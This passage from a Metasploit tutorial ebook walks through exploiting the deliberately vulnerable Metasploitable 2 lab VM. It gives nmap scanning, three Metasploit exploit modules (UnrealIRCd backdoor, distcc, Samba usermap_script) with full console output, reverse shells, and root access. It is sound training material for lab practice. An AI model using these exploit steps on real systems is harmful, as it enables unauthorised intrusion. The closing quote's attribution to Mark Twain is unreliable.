   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

Setting rhost----------set RHOSTS 192.168.217.131



Checking the connected hosts :



set RHOSTS 192.168.217.131

There are many scripts availabe to do make simple.You can try many other scripts according to your need.

Chapter Twelve
Linux exploitation

So far,you have seen windows exploitation .Now i will show you how to exploit linux operating system.In this chapter we will use metasploitable 2 which is intentionally vulnerable ubuntu linux based operating system.This operating system was developed by metasploit developers for security professionals to practise their tools on this operating system.

It has vulnerable web applications "mutillidae and DVWA(Damn vulnerable web application) they contain all the vulnerabilities of OWASP top 10 and many more.You can download metasploitable 2 from the below link.


https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

After downloading from the above link you can install it in your Vmware.After system boots up you can login in your metasploitable 2 using username msfadmin and password msfadmin.

First,we have to know the ip address,.Just type 'ifconfig' to know the ip address.Then go to your backtrack machine , use nmap tool to scan open ports and services to know which services are running in the metasploitable 2 machine.

Scanning with nmap: **We have to use nmap to scan open ports and services running.**

Usage : **nmap -sT -v 192.168.217.136(Metasploitable ip address).**



You can see many services running.Now i will choose an exploit UnrealIRCD IRC daemon.This version has backdoor and it is running on 6667 port.

Now search for this exploit

Usage : **search unrealircd**

You can see only one exploit is available and you can see that the rank is excellent.

Step 1: use exploit/unix/irc/unreal_ircd_3281_backdoor

Type 'show options' to view availabe options

Step 2: set RHOST 192.168.217.136(Metasploitable 2 ip address)

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   6667             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
```

Step 3: Type 'exploit'

```
msf  exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.217.136:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
 address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo CVeGAqpdsGEmiusp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "CVeGAqpdsGEmiusp\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.217.133:4444 -> 192.168.217.136:37448) at 2012
-12-20 20:30:44 +0530
```

You can see command shell has opend

```
whoami
root
```

You can see i exploited the system as root.

Exploit 2:

distcc_exec:This program makes it easy to scale large compiler jobs.You can know more about this exploit in the below link.

http://metasploit.com/modules/exploit/unix/misc/distcc_exec

Step 1: use exploit/unix/misc/distcc_exec

```
msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3632             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf  exploit(distcc_exec) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
```

Step 2: Type 'exploit'

```
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8F9qav1o6y62R3I5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8F9qav1o6y62R3I5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.217.133:4444 -> 192.168.217.136:40527) at 201
-12-20 20:48:06 +0530
```

Command shell has opened

```
whoam
sh: line 5: whoam: command not found
whoami
daemon
```

I exploited the system as daemon

Exploit 3:

usermap_script: This is a command execution vulnerability in samba version 3.0.20.You can read more about in below link.

http://www.metasploit.com/modules/exploit/multi/samba/usermap_script

Step 1: use exploit/multi/samba/usermap_script

```
msf > search usermap_script

Matching Modules
================

   Name                              Disclosure Date          Rank       Description
   ----                              ---------------          ----       -----------
   exploit/multi/samba/usermap_script  2007-05-14 00:00:00 UTC  excellent  Samba "usernam
 map script" Command Execution

msf > use exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port
```

Step 2: set RHOST and Type 'exploit'

```
msf  exploit(usermap_script) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MNSo1nFRZBs7H46H;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MNSo1nFRZBs7H46H\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.217.133:4444 -> 192.168.217.136:50707) at 201
-12-20 21:00:42 +0530
```

Command shell has opened

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

You can see i exploited as root and uname information has displayed.

Conclusion:

That's all I have on my mind for this document.I would warmly welcome your feedback (either positive or negative).I need your suggestions which would help me move further.Thanking you very much for reading this document.Practise all the commands so as to gain confidence & command over metasploit.Please do not violate any security rules and do not do any malicious activity with these techniques(I hope u really would'nt).All techniques which I have mentioned here were executed on my laptop.If you have any queries,concerns please feel free to contact me(below given are my contact details).Finally, I would like to conclude with an excellent quote:

" There is no security in life, only opportunity".

- Mark Twain

About me: I , kaleem shaik , am working as an ASE(Assistant Systems Engineer) in TCS.My areas of interest are 'Ethical hacking' , 'Penetration Testing' and anything & everything in relation with 'SECURITY'.

Contact Details:

Name : Kaleem Shaik
Email : kaleemshaik786@hotmail.com

Thanks & Regards
- Kaleem Shaik